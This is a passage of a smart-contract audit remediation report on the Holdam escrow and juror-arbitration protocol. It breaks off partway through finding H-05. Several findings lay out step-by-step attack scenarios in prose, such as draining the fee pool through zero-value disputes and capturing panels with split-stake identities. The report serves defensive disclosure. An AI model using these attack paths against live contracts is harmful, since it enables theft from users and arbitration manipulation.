



ZEALYNX


Web3 Security and AI Agent & MCP Audits

Holdam Mitigation Review


23 September 2026

Zealynx

contact@zealynx.io



Contents

- 1. About Zealynx**
 - 2. Disclaimer**
 - 3. Overview**
 - 3.1 Project Summary
 - 3.2 About Holdam
 - 3.3 Audit Scope
 - 4. Audit Methodology**
 - 5. Severity Classification**
 - 6. Executive Summary**
 - 6.1 The Key Findings
 - 6.2 Architectural Security Observations
 - 6.3 Security Strengths Observed
 - 7. Audit Findings**
 - 7.1 Critical Severity Findings
 - 7.2 High Severity Findings
 - 7.3 Medium Severity Findings
 - 7.4 Low Severity Findings
 - 7.5 Informational Severity Findings
- 

1. About Zealynx

Zealynx, founded in January 2024 by Carlos (Bloqarl), specializes in smart contract audits, and development. Our services include comprehensive smart contract audits, application security audits, such as pentesting, and AI Audits. We are trusted by clients such as Badger DAO, Ample protocol, Lido, Inverter, Matchain, and Golden Grid.

Our team believes in transparency and actively contributes to the community by creating educational content. This includes challenges for Foundry and Rust, security tips for Solidity developers, and fuzzing materials like Foundry and Echidna/Medusa. We also publish articles on topics such as preparing for an audit and battle testing smart contracts on our website [Zealynx.io](https://zealynx.io) and our blogs.

Zealynx has achieved public recognition, including winning 1st prize in the Uniswap Hook Hackathon and a Top 5 position in the Beanstalk Audit public contest. Our ongoing commitment is to provide value through our expertise and innovative security solutions for smart contracts.

2. Disclaimer

A security review of a smart contract can't guarantee there are no vulnerabilities. It's a limited effort in terms of time, resources, and expertise to find as many vulnerabilities as possible. We can not assure 100% security post-review or guarantee the discovery of any issues with your smart contracts.

3. Overview

3.1 Project Summary

Hold is a non-custodial escrow protocol for peer-to-peer stablecoin trade, built for the Nigerian market. Buyers lock funds against milestones; sellers deliver; disputes are decided by a staked juror pool drawn at random and voting by commit-reveal. Neither the operator nor any central party holds the funds or decides the outcome.

3.2 About Holdam

The protocol comprises three modules on Polygon. EscrowFactory deploys one EIP-1167 clone per deal, maintains the settlement-token whitelist, and accrues the arbitration commission. Each Escrow clone owns a single deal's custody and lifecycle. ArbitrationPool holds juror stake across three tiers, draws panels through Chainlink VRF, runs commit-reveal voting with an optional appeal round, and applies the resulting ruling to the escrow.

3.3 Audit Scope

Solidity sources under `contracts/`, audited at commit `8142b20e35078b7bfdcaaf7033a731291b53392d` (tag `audit-freeze-2026-08-03`), with remediation reviewed through commit `8dbda74`. The remediation of H-12 was reviewed twice more as it was revised, and re-verified at commit `1814980` and again at `548488f`.

```
contracts/Escrow.sol
contracts/EscrowFactory.sol
contracts/ArbitrationPool.sol
contracts/lib/ArbitrationPoolLib.sol
contracts/lib/ArbitrationPoolSelectLib.sol
contracts/lib/ArbitrationPoolStakeLib.sol
contracts/lib/ArbitrationPoolTallyLib.sol
contracts/lib/ArbitrationPoolTypes.sol
contracts/lib/ProtocolTimings.sol
contracts/lib/SignatureLib.sol
```

This report carries every finding from the original audit together with its remediation status, plus two findings introduced by the remediation itself.

The following were **not** reviewed and nothing in this report speaks to them: the passkey account stack and its subsequent patches; the per-currency factory rework, which replaced the deal-size cap that remediated H-06; findings raised by the client's own tooling; deployment and configuration scripts; test fixtures; and the off-chain services. Work on the client's main branch has continued past the commits named above.

4. Audit Methodology

Approach

During our security assessments, we uphold a rigorous approach to maintain high-quality standards. Our methodology encompasses thorough **Fuzz** and **Invariant Testing**, and **meticulous manual security review**.

Throughout the smart contract audit process, we prioritize the following aspects to uphold excellence:

1. **Code Quality:** We diligently evaluate the overall quality of the code, aiming to identify any potential vulnerabilities or weaknesses.

2. **Best Practices:** Our assessments emphasize adherence to established best practices, ensuring that the smart contract follows industry-accepted guidelines and standards.

3. **Documentation and Comments:** We meticulously review code documentation and comments to ensure they accurately reflect the underlying logic and expected behavior of the contract.
- ## 5. Severity Classification
- | Severity | Impact: High | Impact: Medium | Impact: Low |
|--------------------|--------------|----------------|-------------|
| Likelihood: High | Critical | High | Medium |
| Likelihood: Medium | High | Medium | Low |
| Likelihood: Low | Medium | Low | Low |

6. Executive Summary

The original engagement was a **two-week review** against a frozen commit, carried out by a single auditor, combining manual review of the three contracts and their libraries with proof-of-concept development. It raised **30 findings: 1 Critical, 11 High, 9 Medium, 7 Low and 2 Informational**. Eighteen were backed by an executed test.

Remediation was then reviewed against 33 commits. Every finding originally demonstrated by a proof-of-concept had that test ported to the remediated interfaces and re-run. The tests assert the defect, so a finding counts as closed only when the test that once demonstrated it no longer reproduces — not because the diff looks correct. **Sixteen of the eighteen proof-backed findings closed on that basis**; the remaining twelve findings had no executable proof and were verified by reading the fix against the reported defect.

The porting was substantial: the remediation changed the settlement unit, the timing profile, the signature scheme, juror onboarding and the panel-seating flow, so most tests required rework before they could run at all. Where a ported test failed for a reason unrelated to the fix, that was traced to its cause before any verdict was recorded, since a harness fault mistaken for a fix would produce a false result in exactly the direction that matters least to notice.

Of the 30 original findings, 28 are fixed and 2 are mitigated. The two mitigated are cases where the reported harm is no longer reachable but the underlying on-chain behaviour is unchanged, so the guarantee now rests on an off-chain control rather than on the contracts.

Reviewing the remediation also raised **two findings that the remediation itself introduced**, bringing the total in this report to 32. The first, H-12, was reported, fixed across two further revisions, and re-verified closed: its three routes each moved the panel in 9, 6 and 4 of 16 random draws before the fix and in none of 16 after it. The second, M-10, arises from the design that closed H-12 and remains open.

6.1 The Key Findings

- **The fix for the panel-selection gas ceiling introduced a way to choose the panel, and has since been closed.** Moving the registry scan out of the randomness callback removed the gas limit, but it also separated the delivery of the random word from the selection that consumes it: the word was public while the juror set it drew from could still be changed. Three separate routes moved that set after delivery. The final remediation freezes the eligible population when the case is armed, before any word exists, so selection can only ever draw from the set that existed at that moment. All three routes were re-tested against it and none now has any effect. Recorded as H-12, fixed.
- **The design that closed it lets one juror sit on several panels at once.** Frozen members are re-checked at seating for whether they are still active and still funded, but not for whether they are already serving another case. Where several cases are armed before any of them seats — the normal shape of concurrent disputes — the same juror can be drawn onto all of them. Measured: one juror held four of four seated panels against a single minimum stake. Economic security per case is then no longer backed by a dedicated stake, and panels stop being independent. Recorded as M-10, open.
- **Sybil resistance in panel selection now depends on the attester, not on the selection algorithm.** Selection weighting is unchanged — with equal capital, splitting a stake still wins a large majority of seats. What prevents it is that each address now needs its own attester-signed identity. That is a real control, but it is an operational one, and H-12 shows it does not cover panel capture generally. Recorded as mitigated rather than fixed for that reason.
- **The reserve refund path is closed in the orchestrator rather than in the contract.** Reserve principal is now bound to its provider through a dedicated pull entry point, and the team has confirmed and removed the last unbound path. The contract still returns an unattributed pre-activation balance to the buyer, because a plain token transfer leaves no on-chain record of who paid, so the remaining exposure is the set of legacy balances that predate the new entry point. Recorded as mitigated, with that migration outstanding.
- **The remaining twenty-eight findings are fixed, several structurally rather than narrowly.** The unit mismatch is now rejected at construction in both the pool and the factory rather than corrected by hand; a split ruling binds to a value a juror

actually voted for rather than to an average nobody proposed; and every meta-authorization became a domain-bound typed structure with an expiry instead of a perpetual bearer digest.

6.2 Architectural Security Observations

The remediation consistently addresses causes rather than symptoms, and in several places it removes the class of defect rather than the instance. The decimal mismatch is now a construction-time rejection in both deploying contracts, so the configuration that produced the original finding cannot be deployed at all. The commission is pulled when funds arrive rather than when a deal is declared, which retires the whole category of unfunded-declaration abuse. Escrow provenance is checked against the factory's own registry, so self-reported identity is no longer trusted anywhere in case opening. Each of these is a stronger fix than the finding strictly required.

The one new issue arises from the most structural change, and the mechanism is worth naming because it is general. Splitting an atomic step into two transactions removed a resource limit but created a window, and the value that made the original step safe — randomness that was unpredictable relative to the set it selected from — was only safe while the two were bound together. Where a fix separates a commitment from its use, the question is not only whether each half is correct but whether anything observable between them can be influenced. That question applies to the seating split specifically, and to any future change that defers work out of a callback.

The same pattern recurred inside the remediation itself. The first attempt bound the delivered word to a counter over juror registry changes, which closed the route that had been demonstrated and left open two others that reached the same set by different means — seat locks and the passage of time. What finally closed it was not a wider counter but a change of shape: freezing the population at the moment of the request, so there is no window between publication and use at all. Where a value becomes public before the state it will be applied to is settled, the durable fix is to remove the window rather than to enumerate the ways through it.

A second observation concerns where controls now live. Two of the strongest guarantees in the remediated system — that one person holds one juror identity, and that reserve principal is bound to its provider — are now enforced by an off-chain party behaving correctly rather than by the contracts. The contracts enforce the consequences faithfully. But the failure modes moved from code, where this review can test them, to operations, where it cannot. Both are recorded as mitigated rather than fixed for that reason.

6.3 Security Strengths Observed

The remediation is thorough in a way that is not typical. Fixes carry inline comments naming the finding they close and, more usefully, the reasoning behind the choice — including where a simpler fix was rejected and why. The specification was updated in step with the code rather than afterwards, and now documents the new seating flow, the provenance root, pull-based settlement and the deliberate decision to make attestation the sybil control. Two findings were closed by documentation because the code was judged correct and the specification stale, with the reasoning recorded; that judgement was reviewed and is right in both cases.

The fixes also went beyond the reported findings in the direction of defensive depth: pull-based dispute settlement, a per-transaction seating step that fails recoverably instead of consuming a paid randomness request, and a deal-size cap that refuses to create a deal the pool could not currently service. These were not required to close the findings as written.

One documentation correction remains outstanding, noted against I-01: the specification's description of the tie sentinel no longer matches the code that replaced it.

Summary of Findings:

Vulnerability	Severity	Status
[C-01] Protocol constants assume 18-decimal units but the settlement token is 6-decimal, locking every disputed deal	Critical	Fixed
[H-01] Appeal-round jurors are paid from feePool in addition to the appellant's deposit	High	Fixed
[H-02] Expert tier fee coefficient duplicates the Community constant, underpaying Expert jurors	High	Fixed
[H-03] Juror selection ignores stake magnitude, so splitting stake improves capture odds	High	Mitigated
[H-04] Committed timing profile is development, releasing buyer funds minutes after funding	High	Fixed
[H-05] Zero or dust dispute base drains the fee pool at near-zero cost	High	Fixed
[H-06] Tier gating is not enforced at openCase, so an unseatable dispute locks funds indefinitely	High	Fixed
[H-07] Buyer can convert a reserve-prefunded escrow into a free deal via deposit() and sweepExcessTokens()	High	Fixed
[H-08] Tally can bind a ruling no juror voted for, slashing the whole panel and permanently banning round-one jurors	High	Fixed
[H-09] Pool cases are not bound to the dispute episode they adjudicate	High	Fixed
[H-10] `openCase` admits unauthenticated, attacker-authored escrows	High	Fixed
[H-11] Juror selection scans the whole registry inside the VRF callback	High	Fixed
[H-12] Panel composition can be ground after the VRF word is public	High	Fixed
[M-01] Unfunded escrows trigger commission collection, exhausting the treasury's commission allowance	Medium	Fixed
[M-02] abortPending at zero balance permanently freezes funds that arrive afterwards	Medium	Fixed
[M-03] Deployed tier fee floors are below the agreed schedule at Verified and Expert	Medium	Fixed
[M-04] Two-band commission and the minimum fee are not implemented on-chain	Medium	Fixed
[M-05] cNGN issuer pause and proxy upgrade are absent from the documented trust assumptions	Medium	Fixed
[M-06] abortPending refunds reserve-prefunded tokens to the buyer	Medium	Mitigated
[M-07] The fee-pool solvency counter can be driven to zero by any caller	Medium	Fixed
[M-08] Appeal quorum failure loses both the activation deadline and the ruling	Medium	Fixed

Vulnerability	Severity	Status
[M-09] Relayed ballot signatures carry no round or nonce binding	Medium	Fixed
[M-10] One juror can hold several concurrent panels on a single stake	Medium	Not Fixed
[L-01] tierFeeCapExpert and tierFeeExpertCommercial are documented as adjustable but have no setters	Low	Fixed
[L-02] Escrow meta-authorizations underbind their payload and never expire	Low	Fixed
[L-03] No upper bound on milestone delivery duration	Low	Fixed
[L-04] Rejection-sampling fallback is biased toward registry order	Low	Fixed
[L-05] A stale VRF request can consume a later pending generation	Low	Fixed
[L-06] Overturn-rate reputation mixes round-one and appeal populations	Low	Fixed
[L-07] Terminal status (Completed/Refunded) reflects only the last dispute episode on milestone deals, not the deal's actual outcome	Low	Fixed
[I-01] Tie resolves to a 50/50 split rather than the documented consumer-protection default	Info	Fixed
[I-02] Accounting field names, event semantics and the specification's own invariant diverge	Info	Fixed

7. Audit Findings

7.1 Critical Severity Findings

[C-01] Protocol constants assume 18-decimal units but the settlement token is 6-decimal, locking every disputed deal

Affected files

```
contracts/lib/ArbitrationPoolLib.sol#L16-L25
contracts/lib/ArbitrationPoolLib.sol#L67-L69
contracts/lib/ArbitrationPoolLib.sol#L140-L150
contracts/ArbitrationPool.sol#L184-L188
contracts/ArbitrationPool.sol#L442-L450
contracts/EscrowFactory.sol#L320-L357
```

Description

The production settlement token is cNGN on Polygon (0x52828daa48C1a9A06F37500882b42daf0bE04C3B), which exposes **6 decimals**. Every stake minimum, deal-value band, and fee constant in the protocol is written as an 18-decimal literal:

```
MIN_STAKE_COMMUNITY = 25_000e18;    MAX_DEAL_COMMUNITY = 500_000e18;
MIN_STAKE_VERIFIED  = 200_000e18;    MAX_DEAL_VERIFIED  = 5_000_000e18;
MIN_STAKE_EXPERT    = 500_000e18;    COMMERCIAL_EXPERT_JUROR_GATE = 20_000_000e18;
tierFeeCommunity    = 2_000e18;      tierFeeExpertCommercial = 35_000e18;
```

docs/PROTOCOL_SPEC.md §6.3.2 records the assumption these were written under: *"deal values use token base units (18 decimals)." Against a 6-decimal token each is overstated by a factor of 10^{12} , and nothing in the deployment path detects it — EscrowFactory.addStablecoin accepts any token address without reading decimals().*

Vulnerable Scenario:

The following steps illustrate the issue:

1. ArbitrationPool is deployed with the 6-decimal cNGN as `_cNGN`.
2. A prospective juror calls `stake(0, amount).minStakeForTier(0)` requires `25_000e18` base units — 25 quadrillion actual cNGN. Every realistic amount reverts `BelowMinStake`, so `jurorRegistry` stays permanently empty.
3. A buyer funds a deal, delivery fails, and the buyer calls `raiseDispute`. The escrow enters `Disputed`.
4. `openCase` requests VRF. `_selectJurors` finds no eligible juror and returns an empty panel, so `rawFulfillRandomWords` re-queues the pending case and emits `InsufficientEligibleJurors`.
5. `retryStuckCase` repeats step 4 indefinitely. Per docs/AUDIT_GATE.md DD-1 there is no time-based or unilateral exit from `Disputed`, so the buyer's principal stays locked.

Tier routing and fee sizing break independently of the empty registry: `caseTier` classifies every deal as `Community` because `MAX_DEAL_COMMUNITY` is effectively 500 quadrillion cNGN, `COMMERCIAL_EXPERT_JUROR_GATE` becomes unreachable, `_sqrtFee` always returns its floor, and the `withdrawFeePool` solvency floor at `ArbitrationPool.sol#L444` is overstated by the same factor.

Impact

Disputed principal is permanently locked for every deal that reaches arbitration, and the failure is silent — no revert or event distinguishes it from the empty-pool state that `docs/AUDIT_GATE.md` accepts as normal operation.

The test suite cannot surface it. `contracts/MockUSDT.sol#L9` declares 18 decimals, and `test/helpers.js` already mixes units — deal amounts at `parseUnits("1000", 6)` against stakes and fees at `parseUnits("25000", 18)` — so the mismatched assumption is built into the fixtures.

Recommendations

`decimals()` on the deployed token was read as **6** against three independent Polygon RPC endpoints on 2026-08-06.

Express every threshold, minimum, cap and fee in the settlement token's own unit rather than as hardcoded `e18` literals, and assert `IERC20Metadata(_cNGN).decimals()` against the value they were compiled for in the `ArbitrationPool` constructor, so a mismatched deployment reverts instead of succeeding silently. Deriving the unit at runtime is not available here: the constants live in `ArbitrationPoolLib` and are consumed by `ArbitrationPoolSelectLib` and `ArbitrationPoolTallyLib`, which are deployed and linked as external libraries and cannot read a pool immutable.

Apply the same decimals check in `EscrowFactory.addStablecoin` and `updateStablecoin`. Without it a second whitelisted currency can be denominated in a unit the pool's bands were never compiled for, and every deal in that currency routes against the wrong tier.

The $\sqrt{d}$ coefficients at `ArbitrationPoolLib.sol#L67–L69` must be re-derived against the new base unit rather than rescaled alongside the thresholds, because `_sqrtFee` scales with `sqrt(unit)` and not with `unit`. Change `contracts/MockUSDT.sol` to 6 decimals and make `test/helpers.js` use one consistent unit so that a recurrence fails the suite.

Remediation

Fixed. The pool constructor and the factory both reject a settlement token whose `decimals()` is not 6. Re-running the original test against the fixed code, a juror onboards normally with the 6-decimal token and a full panel seats on a ₦200,000 deal; the 18-decimal control can no longer be deployed at all.

7.2 High Severity Findings

[H-01] Appeal-round jurors are paid from feePool in addition to the appellant's deposit

Affected files

contracts/ArbitrationPool.sol#L812-L856
contracts/ArbitrationPool.sol#L1216-L1218
contracts/lib/ArbitrationPoolTallyLib.sol#L169-L194
contracts/lib/ArbitrationPoolTallyLib.sol#L292-L329

Description

The funding model treats appeals as self-funding: the appellant's deposit pays the appeal panel, and the arbitration pool funds round 1 only. The deposit minimum is set on that basis, at three times the case fee B.

The code does not implement the separation. `tally()` calls `applySlashAndReward` unconditionally, for round 0 and for `appealRound == 1` alike (ArbitrationPool.sol#L812), and that function pays every juror whose vote matches the ruling a full `flatFee` out of `feePool`. Only afterwards does `applyAppealOutcome` reach `payAppealJurorsFromDeposit` and distribute the appellant's deposit **on top**.

Two sizing errors compound it. `_minAppealDeposit` returns `_caseFee(...) * 3` while the appeal panel is `PANEL_SIZE_APPEAL = 5`, so the deposit is set for the wrong panel. And `payAppealJurorsFromDeposit` divides the deposit evenly among winners rather than paying B each, so with five winners each receives $0.6 \times B$ from the deposit.

Vulnerable Scenario:

The following steps illustrate the issue:

1. A Community-tier dispute opens with a case fee B of 2,000 cNGN. Round 1 tallies 3-0, so `feePool` pays $3 \times 2,000 = 6,000$ cNGN.
2. The losing party files an appeal, depositing the minimum $3 \times B = 6,000$ cNGN.
3. A five-juror appeal panel is seated and tallies 5-0.
4. `tally()` reaches `applySlashAndReward`, which pays $5 \times 2,000 = 10,000$ cNGN from **feePool** — a cost the funding model places on the appellant, not the pool.
5. `payAppealJurorsFromDeposit` then splits the 6,000 cNGN deposit across the same five jurors as an additional payment.
6. Total pool outlay for the case is **16,000 cNGN** against a deposit of 6,000 cNGN.

Impact

Every appealed case draws roughly two case fees more from `feePool` than the funding model provides for, in the pool-solvency area the design is most sensitive to.

It compounds with the withdrawal guard at ArbitrationPool.sol#L442–L450, whose floor reserves `activeCaseCount \times PANEL_SIZE_ROUND1 \times tierFeeExpertCommercial`. An appealed case can draw eight jurors' worth of fees while the floor reserves three, so the owner may withdraw to a floor the contract reports as safe and leave live appeals unfunded. Underfunded tallies degrade to `JurorFeePartiallyPaid`, which does not block settlement but removes the compensation jurors were recruited on.

Recommendations

Fund the appeal round from the deposit alone. Skip the `feePool` payment inside `applySlashAndReward` when `c.appealRound > 0`, raise `_minAppealDeposit` to `_caseFee(...) * PANEL_SIZE_APPEAL`, cap each appeal winner's payment at `B` in `payAppealJurorsFromDeposit`, and return any surplus to the appellant rather than distributing it.

Skip only the fee transfer. The same loop increments `casesResolved` and credits each winner their share of the slash pool, and both must continue to apply on an appeal round.

Raising the minimum to $5 \times B$ changes the published appeal-deposit schedule, which states $3 \times B$ per tier. Update the schedule alongside the contract so the two agree.

Leave the `withdrawFeePool` floor at `PANEL_SIZE_ROUND1`. Once the appeal round no longer draws from `feePool`, the pool's maximum liability for a case is three seats, and reserving five would block withdrawals the guard does not exist to block.

Remediation

Fixed. The appeal deposit must now fund all five seats at the case-tier fee. Across a full appeal round the fee pool is exactly unchanged.

[H-02] Expert tier fee coefficient duplicates the Community constant, underpaying Expert jurors

Affected files

contracts/lib/ArbitrationPoolLib.sol#L67-L69
contracts/lib/ArbitrationPoolLib.sol#L140-L150

Description

The three tier fee coefficients are:

```
uint256 internal constant TIER_FEE_COEFF_COMMUNITY = 2_828_427_124_748_380_195;  
uint256 internal constant TIER_FEE_COEFF_VERIFIED = 4_472_135_955_001_158_785;  
uint256 internal constant TIER_FEE_COEFF_EXPERT = 2_828_427_124_746_380_195;
```

COMMUNITY and EXPERT are the same value differing by 2,000,000 wei out of roughly $2.83e18$ — $\dots124_748_380_195$ against $\dots124_746_380_195$, a difference in the thirteenth significant digit. This is a copy of the Community constant with a digit slip, not an independently derived value.

Each coefficient should be the fee at the top of its band divided by the square root of that band ceiling: Community $2000/\sqrt{500k} = 2.8284$, Verified $10000/\sqrt{5M} = 4.4721$, Expert $20000/\sqrt{10M} = \mathbf{6.3246}$. The Expert slot holds the Community figure instead, and because it is also lower than the Verified coefficient, the fee is non-monotonic across the band boundary.

Vulnerable Scenario:

The following steps illustrate the issue:

1. A dispute opens with a base of 5,000,000 cNGN. `caseTier` returns 1 (Verified) and `_sqrtFee` computes $4.4721e18 \times \sqrt{5e24} / 1e9 = \mathbf{10,000 \text{ cNGN}}$ per juror.
2. A second dispute opens with a base of 5,000,001 cNGN — one wei larger. `caseTier` now returns 2 (Expert) and `_sqrtFee` computes $2.8284e18 \times \sqrt{5e24} / 1e9 = \mathbf{6,324 \text{ cNGN}}$ per juror.
3. The fee falls 37% for a larger dispute, decided by jurors required to stake 500,000 cNGN instead of 200,000.
4. At the documented Expert reference point of 10,000,000 cNGN the fee is 8,944 cNGN against an intended 20,000, and the `tierFeeCapExpert` cap does not bind until a dispute base near 50,000,000 cNGN.

Impact

Expert jurors are paid roughly 2.2x below the intended schedule across the entire Expert band, at the tier with the highest stake requirement and the hardest recruitment.

Because `_minAppealDeposit`, the dissent slash cap in `cappedSlashFromStakeRate`, and the overturn slash cap in `cappedSlashFromBps` are all derived from the case fee, each falls with it — so appealing and misvoting on the largest disputes are cheaper than on smaller ones.

Recommendations

Set TIER_FEE_COEFF_EXPERT to the derived value, approximately 6_324_555_320_336_759_000, and add unit tests asserting caseTierFee output at each band edge against the intended schedule — 2,000 at 500k, 10,000 at 5M, and the 20,000 cap binding at 10M. The absence of any test asserting a fee value is why a duplicated constant survived.

Remediation

Fixed. The Expert coefficient is now 6_324_555_320_337, distinct from Community's 2_828_427_124_748. Crossing from Verified into Expert now pays more per juror rather than less, and the shipped fee matches the designed one.

[H-03] Juror selection ignores stake magnitude, so splitting stake improves capture odds

Affected files

contracts/lib/ArbitrationPoolSelectLib.sol#L102-L118
contracts/lib/ArbitrationPoolSelectLib.sol#L163
contracts/lib/ArbitrationPoolLib.sol#L72-L76
contracts/ArbitrationPool.sol#L454-L477

Description

Panel selection is intended to be stake-weighted, so that selection probability tracks economic exposure: $P(\text{juror}_i) = \text{stake}_i \times \text{weight}_i / \sum(\text{stake}_j \times \text{weight}_j)$.

The implementation weights by tier alone:

```
uint256 weight = ArbitrationPoolLib.tierWeight(jurors[addr].tier); // 1 / 3 / 10
uint256 roll   = uint256(keccak256(abi.encodePacked(seed, slot, attempt, "w"))) %
MAX_TIER_WEIGHT;
if (roll >= weight) continue;
```

Stake above a tier's minimum contributes nothing to selection probability. Capital is therefore best deployed as many minimum-stake identities rather than one large one, which is the opposite of the intended incentive. `_isEligibleForCase` excludes only the literal buyer and seller addresses; there is no relation, cluster, or funding-source check anywhere, and `stake()` is permissionless with no maturation period, so an attacker may stake after observing a dispute and before the panel is drawn.

Vulnerable Scenario:

The following steps illustrate the issue:

1. A party to a dispute controls 500,000 cNGN.
2. Deployed as one Expert juror, it yields a single entry in the eligible set at tier weight 10.
3. Deployed as twenty Community jurors at 25,000 cNGN each, it yields twenty entries at tier weight 1.
4. On a Community-band case the twenty entries give twenty independent chances at each of the three panel slots, against the single Expert entry's one. Splitting is strictly better.
5. With two of three votes sufficient to determine the ruling, seating two of the twenty identities decides the case.

Impact

A party can buy a controlling share of the panel deciding their own dispute for a fraction of the amount at stake, defeating the guarantee that no party can influence who decides their case. Slashing does not deter it: a captured majority is by definition the winning side, so it collects fees and slash redistribution rather than losing stake.

Community tier is the most exposed, having the lowest stake per identity.

Recommendations

Selection weight is not where this closes, and implementing the intended $\text{stake} \times \text{tierWeight}$ formula on its own does not close it. Panel seats are drawn without replacement, so one controller holding a given stake as a single identity can occupy at most one of three seats, while the same stake split across many identities can occupy all three. Weighting by stake equalises influence per unit of capital but places no bound on seats per controller, so splitting remains strictly better for capture and the attack above survives unchanged. With the $\text{stake} \times \text{tierWeight}$ formula applied, a split controller still takes roughly 57% of panel seats against a counterparty holding identical capital, where parity would be about 50%.

Bind identity where stake enters the system. Require an attestation at `stake()` that the pool can verify, so the documented one-identity-per-person rule is enforced on-chain rather than assumed off-chain, and add a stake maturation period so an address cannot become eligible after a dispute is already visible.

If on-chain identity binding is not viable, record in `docs/PROTOCOL_SPEC.md §5` that the protocol has no on-chain sybil resistance and that panel independence rests entirely on off-chain KYC at juror onboarding, so anyone relying on the independence guarantee can see what actually enforces it.

Remediation

Mitigated. The selection mechanism itself is unchanged: with equal capital, splitting still takes 82% of seats and held a 2-of-3 majority in 15 of 15 draws. What is new is admission control — staking requires an attester-signed identity and `identityOwner` binds one identity to one wallet permanently. That is a real barrier, but it relocates the control from the selection algorithm to attester policy, which is off-chain.

Related: H-12 reaches the same panel capture using legitimately attested jurors, so attestation alone does not close this route.

[H-04] Committed timing profile is development, releasing buyer funds minutes after funding

Affected files

contracts/lib/ProtocolTimings.sol
config/protocol-timings.json
scripts/generate-protocol-timings.js
contracts/Escrow.sol#L129-L133
test/helpers.js#L10-L23

Description

contracts/lib/ProtocolTimings.sol is committed carrying the **development** profile:

```
string internal constant PROFILE = "development";  
uint256 internal constant DELIVERY_PERIOD_UNIT = 1 minutes;  
uint256 internal constant BUYER_OBJECTION_GRACE = 3 minutes;  
uint256 internal constant REVEAL_WINDOW = 3 minutes;  
uint256 internal constant PENDING_ABORT_WINDOW = 5 minutes;
```

These values are read as `constant` at compile time and baked into deployed bytecode, so anyone who compiles the repository as checked out ships minute-scale windows. The regeneration step runs only from Hardhat's `precompile` hook, so any Foundry build compiles the committed file unchanged, as does any Hardhat compile that does not regenerate first.

Vulnerable Scenario:

The following steps illustrate the issue:

1. A deployer checks out the audited commit and builds without regenerating timings.
2. Contracts deploy with `DELIVERY_PERIOD_UNIT = 1 minutes` and `BUYER_OBJECTION_GRACE = 3 minutes`.
3. A buyer funds a deal with `timeToDeliverDays = 5`, expecting five days plus a 72-hour objection window.
4. `_activateFunding` sets `deliveryDueAt = fundedAt + 5 minutes` and `deadline = deliveryDueAt + 3 minutes`.
5. Eight minutes after funding, any caller may invoke `autoRelease` and pay the seller in full. The buyer's entire window to inspect delivery and dispute has elapsed.

Impact

Buyer protection is removed on every deal, with escrowed funds released to sellers automatically minutes after funding. No revert or event signals the misconfiguration. `protocolTimingProfile()` exposes the active profile, but nothing on-chain reads or enforces it, so a deployment carrying development timings is indistinguishable at runtime from a correct one.

Recommendations

Commit the **production** profile as the checked-in default so that the safe configuration is what an unmodified build produces and the testnet profile is the one requiring an explicit regeneration step. Add a test asserting the concrete window constants against

`config/protocol-timings.json` — for example `BUYER_OBJECTION_GRACE >= 72 hours` under the production profile — so that a build carrying development timings fails rather than deploying silently. Assert the constants themselves rather than the `PROFILE` label, since a label check passes when the label is right and a value is wrong.

`test/helpers.js` hardcodes the development windows and states that it must match the checked-in profile, so switching the default will break the suite as written. Have the helpers read the constants from the deployed contract rather than duplicate them, otherwise the same drift simply reappears in the fixtures.

Remediation

Fixed. The committed artifact no longer carries the development timing profile.

[H-05] Zero or dust dispute base drains the fee pool at near-zero cost

Affected files

contracts/Escrow.sol#L214-L230
contracts/Escrow.sol#L974-L983
contracts/lib/ArbitrationPoolLib.sol#L118-L134
contracts/lib/ArbitrationPoolLib.sol#L140-L150
contracts/ArbitrationPool.sol#L419-L430
contracts/ArbitrationPool.sol#L545-L569

Description

Juror pay is floored while pool income scales linearly with deal value. `_sqrtFee` applies if `(fee < floor) fee = floor;` unconditionally, so the per-juror fee never falls below `tierFeeCommunity` (2,000 cNGN) no matter how small the dispute, while `_poolShareForDeal` accrues `dealValue x 1.5% x 20%` and reaches zero for any deal below roughly 334 cNGN. Below a break-even deal size every dispute is unprofitable for the pool; at a zero or dust dispute base the ratio is unbounded.

Zero-amount milestones are reachable. `_pushMilestone` accepts `amount == 0`, and `initialize` validates only that `totalAmount > 0` and that the milestone amounts sum to no more than `totalAmount`. `disputeBaseAmount()` returns the disputed milestone's amount directly, so a zero-amount milestone yields a dispute base of zero. `openCase` accepts whatever that call returns and imposes no minimum.

The commission that funds the pool is pulled from `commissionPayer` — the protocol's own treasury — not from the party creating the deal, so a deal creator bears none of the cost of the case they open.

Vulnerable Scenario:

The following steps illustrate the issue:

1. An attacker controls two addresses and creates a deal between them with `totalAmount = 1` base unit and `milestoneAmounts = [0]`. Because the sum is below `totalAmount`, a "Final Payment" milestone is auto-appended, giving milestones `[0, 1]`.
2. The buyer address deposits. Milestone 0 is auto-commenced at funding by `_activateFunding`.
3. Pool accrual for the deal is $1 \times 150 / 10_000 \times 2000 / 10_000 = 0$, and what accrual there is would come from the treasury rather than the attacker.
4. After the milestone delivery window, the attacker calls `raiseDispute`. `_currentDisputableMilestoneIndex` returns 0 and `disputedMilestoneIndex` is set to 0.
5. `disputeBaseAmount()` returns 0. `openCase` fires VRF with `dealValue = 0`; `caseTier(0)` is Community and `_sqrtFee(0, 2\_000e18, ...)` computes zero, which is below the floor, so the fee is floored at **2,000 cNGN per juror**.
6. Tally pays up to $3 \times 2,000 = 6,000$ cNGN out of **feePool** for a dispute worth nothing.
7. Because the attacker controls both parties, the disputed principal returns to them under any ruling. Each iteration costs gas and removes 6,000 cNGN from the pool.

Impact

The arbitration fee pool can be drained repeatedly at essentially no attacker cost, rate-limited only by juror availability — and because each case seats three jurors for a full case cycle, that limit is itself a denial of service against legitimate disputes.

The general form is broader than the zero case. Any small dispute is unprofitable because the fee floor binds across the whole Community band while income stays linear: a 1,000 cNGN deal contributes 3 cNGN and can cost 6,000. The zero-amount milestone makes it free and deliberate rather than merely uneconomic.

Recommendations

